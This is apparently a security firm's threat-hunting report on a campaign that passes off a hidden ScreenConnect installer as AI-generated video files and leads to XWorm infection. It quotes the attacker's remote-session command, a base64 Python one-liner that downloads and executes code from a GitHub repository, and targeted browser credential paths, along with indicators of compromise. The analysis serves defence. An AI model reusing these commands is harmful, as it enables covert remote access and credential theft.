
Malicious Screen Connect Campaign Abuses AI-Themed Lures for Xworm Delivery

Bolesław Szołtysik, Chris Tomboc, Serhii Melnyk ⋮ ⋮ 8/27/2025



August 27, 2025 6 Minute Read by Bolesław Szołtysik, Chris Tomboc, Serhii Melnyk

During a recent Advanced Continual Threat Hunt (ACTH) investigation, the Trustwave SpiderLabs Threat Hunt team identified a deceptive campaign that abused fake AI-themed content to lure users into executing a malicious, pre-

configured ScreenConnect installer.

While the binary was digitally signed and masqueraded as legitimate, human-led analysis revealed a concealed Remote Access Trojan (RAT) functionality and a multi-stage infection chain involving a GitHub-hosted payload aiming to infect the victims' host with an Xworm — a commonly known RAT available through the malware-as-a-service model.

Notably, many stages of this campaign bypassed EDR alerting and required manual timeline review within Defender to identify malicious behavior, highlighting the crucial role of threat hunting in modern detection strategies.

Initial access:

The initial access and delivery of the ScreenConnect remote management tool identified by the team were obtained by tricking users into downloading a disguised, modified installer. To do so, the threat actors used many social engineering techniques such as phishing, malvertising or social media posts. In one observed case, a user was tricked into visiting a fake AI website "gtpgrok[.]ai" (currently offline), which redirected them to a suspicious website "anhemvn6[.]com".

Figure 1. Screenshots of gptgrok[.]ai (left) and anhemvn6[.]com (right) when sites were still active.

Immediately after a download of ScreenConnect installer started, to not raise users' suspicious and convince them to run the file, it was named "Creation_Made_By_GrokAI.mp4 Grok.com." However, an analysis of said file shows that it's in fact "ScreenConnect.ClientSetup.msi". Further campaign analysis showed similar cases when the malicious file was also seen with different names such as:

- Creation_Made_By_GoogleAI.mp4 Google.com
- Creation_Made_By_DeepSeek.mp4 DeepSeek.com
- Creation_Made_By_SoraAI.mp4 OpenAI.com

Analysis of this executable showed that it drops the ScreenConnect binary in the Temp directory. This is then automatically executed and continues to run in the background.

Figure 2. ScreenConnect client running in the background.

This client was pre-configured to run hidden from the user's sight and connect to a remote ScreenConnect server controlled by the threat actor.

Figure 3. Some of the Creation_Made_By_GrokAI.mp4 Grok.com configuration settings.

The following command was used to establish a remote access session:

"ScreenConnect.ClientService.exe" "?e=Access&y=Guest&h=instance-keoxeq-relay[.]screenconnect[.]com&p=443&s=44f<REDACTED>&k=BgIAAA<REDACTED>&c=GROKgpt"

Parameter	Value	Description
e	Access	Persistent and unattended access to the system
y	Guest	The target or victim in this instance
h	instance-keoxeq-relay.screenconnect.com	Server domain
c	GROKgpt	Parameter/tags. In this instance, this might be the campaign tag used by the threat actor.

Table 1. Parameters for remote session controlled by the threat actor.

Interestingly, collected samples showed that the threat actors manipulated Authenticode — Microsoft code-signing technology — to embed malicious configurations within the digital signature of the legitimate ScreenConnect binary. This allowed the attacker to modify the behavior of the application without invalidating its digital signature.




Figure 4. Endpoint detection and response (EDR) solution recognizing a valid signature for a modified ScreenConnect installer.

Once installed, the ScreenConnect client successfully establishes a remote session controlled by the attacker allowing for further execution of the kill chain. Thanks to this modified configuration, it is not visible to a user as all visual indicators (icons, pop-ups, tray messages) were turned off.

Execution:

During the remote session, we observed that a particular file called “X-META Firebase_crypted.bat” was dropped and executed on the victim’s machine. This X-META Firebase_crypted.bat led to mshta.exe executing a script (IWshShell3.Run(""C:\Users\Mguise\ONEDRI~1\DOCUME~1\loadding\Temp\X-META~1.BAT" ::", "0".)

It appears the main purpose of this activity was to start cmd.exe and execute a set of commands that led to the download and extraction of a zip archive (“5btc.zip”). The domain hosting this archive used the same naming convention used during delivery of ScreenConnect installer: “anhemvn4[.]com.”

Files were extracted to a new folder called “xmetavip”, which was located directly under C:\ drive. After archive extraction, we observed the execution of pythonw.exe renamed to pw.exe (delivered in a zip file) which runs Base64-encoded command. After decoding it, we identified that it was an attempt to execute Python code located on a public GitHub repository (hxxps[://]github[.]com/trieule99911/vianhthuongbtc). With this fileless execution, threat actors likely aimed to evade static detection mechanisms, which would be triggered if the file “basse64.txt” were delivered in “5btc.zip”.




Figure 5. pw.exe (pythonw.exe) encoded command — view from the EDR console.




Figure 6. basse64.txt being recognized as a known stealer on VirusTotal.

Although the file content was encoded with Base64 and was highly obfuscated, it was identified to perform process injection (in the observed case, into a chrome.exe and msedge.exe) processes that were spawned when pw.exe was executed following the process hollowing (T1055.012) technique scenario. Those instances of web browsers were also launched on a hidden desktop to avoid detection by a legitimate user (T1564.003.)

Dedicated to hunting and eradicating the world's most challenging threats.

SpiderLabs

Persistence:

During the execution of "X-META Firebase_crypted.bat", we also observed that apart from downloading the "5btc.zip" archive, it also ran encoded and obfuscated Python commands and code. Aside from that, a persistence mechanism was implemented on the host. A registry run key was modified (T1547.001) to run a specified command on each user login. As shown in Figure 7, a reg.exe command was used to add the Windows Security (the name used mimics a legitimate system component most likely to make detection harder) value in HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run. Data added to the registry led to one of the files being delivered in a zip archive: "C:\xmetavip\backup.bat". With this configuration, "backup.bat" will be executed whenever a user logs onto their machine.

Figure 7. Command line used to implement persistence.

The implementation of this persistence mechanism proved during the investigation, as we observed the execution of the bat script. As per the analyzed event, its main goal was to abuse the renamed pythonw.exe (delivered in initial stages) and execute similar encoded Python commands to run obfuscated code located on the same GitHub repository also observed in initial stages.

```
"pw.exe" -c "import
base64;exec(base64.b64decode('aW1wb3J0IHVybGxpYi5yZXF1ZXN0O2ltcG9ydCBiYXNlNjQ7ZXhlYyhiYXNlNjQuYjY0ZGVjb2RlKHVybGxpYi5yZXF1ZXN0LnVyb3BlbignaHR0cHM6Ly9
yYXcuZ2l0aHVidXNlcmNvbnRlbnQuY29tL3RyaWV1bGU5OTkxMS92aWFuaHRodW9uZ2J0Yy9yZWZzL2hlYWRzL21haW4vYnVxdWFidWEudHh0JykucmVhZCgpLmRlY29kZSgndXRmLTgnKSkp'))"
```

```
import urllib.request;import
base64;exec(base64.b64decode(urllib.request.uropen('https://raw.githubusercontent.com/trieule99911/vianhthuongbtc/refs/heads/main/buquabua.txt').read
().decode('utf-8')))
```

Figure 8. pw.exe executed by a persistence mechanism and the decoded content of its command line

This time, the decoded content showed a different file, “buquabua.txt .“

Credential Access and Discovery:

During the execution chain, we observed several events indicating attempts at Credential Access and Discovery. For Discovery, we identified WMI query executions used to extract detailed information about the current operating system (T1082) and to gather data on installed antivirus products (T1518.001). Additionally, pw.exe attempted to access sensitive browser-related files (T1555.003), such as:

- \Device\HarddiskVolume3\Users\<current user>\AppData\Local\Google\Chrome\User Data\Default\Login Data
- \Device\HarddiskVolume3\Users\\<current user>\AppData\Local\Microsoft\Edge\User Data\Default\Login Data
- \Device\HarddiskVolume3\Users\\<current user>\AppData\Roaming\Mozilla\Firefox\Profiles\nd5ol1v2.default-release-1706746804908\key4.db
- \Device\HarddiskVolume3\\<current user>\Mguise\AppData\Roaming\Mozilla\Firefox\Profiles\nd5ol1v2.default-release-1706746804908\logins.json

Additional Artifacts Observed:

During the team’s investigation, we discovered that the GitHub repository hosting the malicious code contained not only two files directly observed in the attack chain, but in fact it hosted 11 files in total and was also created only a week prior to the observed malicious activities.

All the files, which were disguised as text files, contained a highly obfuscated Python code that was ultimately encoded with base64. To better understand this campaign, the SpiderLabs team analyzed the files from the public repository referenced in the described attack chain. Extracted strings show that most of the files share the same behavior patterns where they implement a persistence mechanism via a registry key.

The name of the value implemented in the registry varies but always tries to mimic legitimate system operation. Names like: UpdateWins WindowsSecurity were observed. Additionally, files located in this repository can be divided into two groups. The first is responsible for creating persistence. They are also responsible for downloading and injecting files from the second group into legitimate processes. Files from the second group serve as a final payload and are more complex. These contain multiple execution layers and their behavior and content attribute them to a commonly known yet still evolving malware-as-a-service RAT — XWorm. During binary analysis, the SpiderLabs team was also able to extract a command-and-control (C2) IP used in one of the final payload scripts (“Exppiyt.txt”). The IP extracted is 5[.]181[.]165[.]102:7705 and at the time of analysis was not recognized as malicious on VirusTotal.




Figure 9. VirusTotal search result for the supposed C2 IP extracted from the binary injected during the attack chain.

Summary:

The observed activities reflect a broader and increasingly sophisticated trend among threat actors: leveraging AI-related branding and repurposing legitimate remote access tools to distribute commodity malware.

This particular campaign, uncovered by the SpiderLabs Threat Hunt Team, demonstrates how attackers are exploiting people's current fascination with AI to enhance the credibility and appeal of their social engineering tactics. Adversaries can bypass traditional detection mechanisms and infiltrate target environments with alarming efficiency.

What sets this investigation apart is not just the technical findings, but the methodology behind them. This was a hunt-driven investigation, powered by human-led analysis — a critical component in identifying threats that evade automated systems.

While machine learning and automated detection play a vital role in modern cybersecurity, they are not infallible. Sophisticated adversaries are increasingly designing campaigns to slip past these defenses, making expert-driven threat hunting more essential than ever.

The SpiderLabs Threat Hunt Team's findings prove the value of proactive, human-centric threat analysis. It also reinforces the strategic importance of investing in skilled threat hunters who can think like adversaries, adapt to evolving tradecraft, and uncover hidden threats before they cause damage.

In an era where attackers are constantly innovating, SpiderLabs' threat hunting provides organizations with a crucial advantage — combining deep technical expertise with investigative rigor to stay ahead of the curve. Their work not only protects clients from immediate threats but also contributes to the broader cybersecurity community by exposing emerging tactics and techniques.

Appendix – Indicators of compromise:

File name	Hash type	Value
basse64.txt	MD5	01cb34d362e688ea637582370b981402
backpuppure.txt	MD5	bcd902751a6bebda00a417c880937a25
abcdegia.txt	MD5	2c0ac59a823ff90a179ba1144d142eb2
Nhwneafyp.txt	MD5	b33c6c77a7adda12e70766f02dbe8205
Hzcbmqnqwlv.txt	MD5	8c2e092079906c5f59c7d9ee5e139bb5
Exppiyt.txt	MD5	07c20378fc00934bf62a0986f8da58c8
x-metavn.txt	MD5	4f17dbaf42ad92f56b24d33067a4d52f
purecoookielog.txt	MD5	f9f6e3826343cc9c11495852596593d4
exepurelog.txt	MD5	a1377a061b6da88d81bd104e85cb3101
ccccccccccccccccccccccc.txt	MD5	2fa26c5f869c26e17ce5617cce46efd0
buquabua.txt	MD5	3baf507303132c234dba993cc804bd68
Btxeialrzt.exe	MD5	B7d98c93307eb75126d41bf40fa3d724
Exzdjz.dll	MD5	94b3eab92f9ff8cd02bf4b5dbcc17e5c
ClassLibrary4.dll	MD5	9b34d9dccd512ededa25ba0a2d13a875
Creation_Made_By_GrokAI.mp4 Grok.com	SHA256	e4a7853cacf4dfe42d465ee64e9b4b7aaaa229a34ac913e1fd2359c09578db5f
Temp\X-META Firebase_crypted.bat	SHA256	5769ce40411966de7085fd4a551f65900d77d7badee2c818f16b54d0dc4f5e46

URLs

- hxxps://gptgrok[.]ai
- hxxps://anhemvn6[.]com
- hxxps://anhemvn4[.]com/5btc[.]zip
- hxxps://github[.]com/trieule99911/vianhthuongbtc
- hxxps://raw.githubusercontent[.]com/trieule99911/vianhthuongbtc/refs/heads/main/basse64.txt
- hxxps://raw.githubusercontent[.]com/trieule99911/vianhthuongbtc/refs/heads/main/backpuppure.txt
- hxxps://raw.githubusercontent[.]com/trieule99911/vianhthuongbtc/refs/heads/main/abcdegia.txt
- hxxps://raw.githubusercontent[.]com/trieule99911/vianhthuongbtc/refs/heads/main/Nhwneafyp.txt
- hxxps://raw.githubusercontent[.]com/trieule99911/vianhthuongbtc/refs/heads/main/Hzcbmqnqwlv.txt
- hxxps://raw.githubusercontent[.]com/trieule99911/vianhthuongbtc/refs/heads/main/Exppiyt.txt
- hxxps://raw.githubusercontent[.]com/trieule99911/vianhthuongbtc/refs/heads/main/x-metavn.txt
- hxxps://raw.githubusercontent[.]com/trieule99911/vianhthuongbtc/refs/heads/main/purecoookielog.txt
- hxxps://raw.githubusercontent[.]com/trieule99911/vianhthuongbtc/refs/heads/main/exepurelog.txt
- hxxps://raw.githubusercontent[.]com/trieule99911/vianhthuongbtc/refs/heads/main/ccccccccccccccccccccccc.txt
- hxxps://raw.githubusercontent[.]com/trieule99911/vianhthuongbtc/refs/heads/main/buquabua.txt

C2 IP:

- 5[.]181[.]165[.]102[:]7705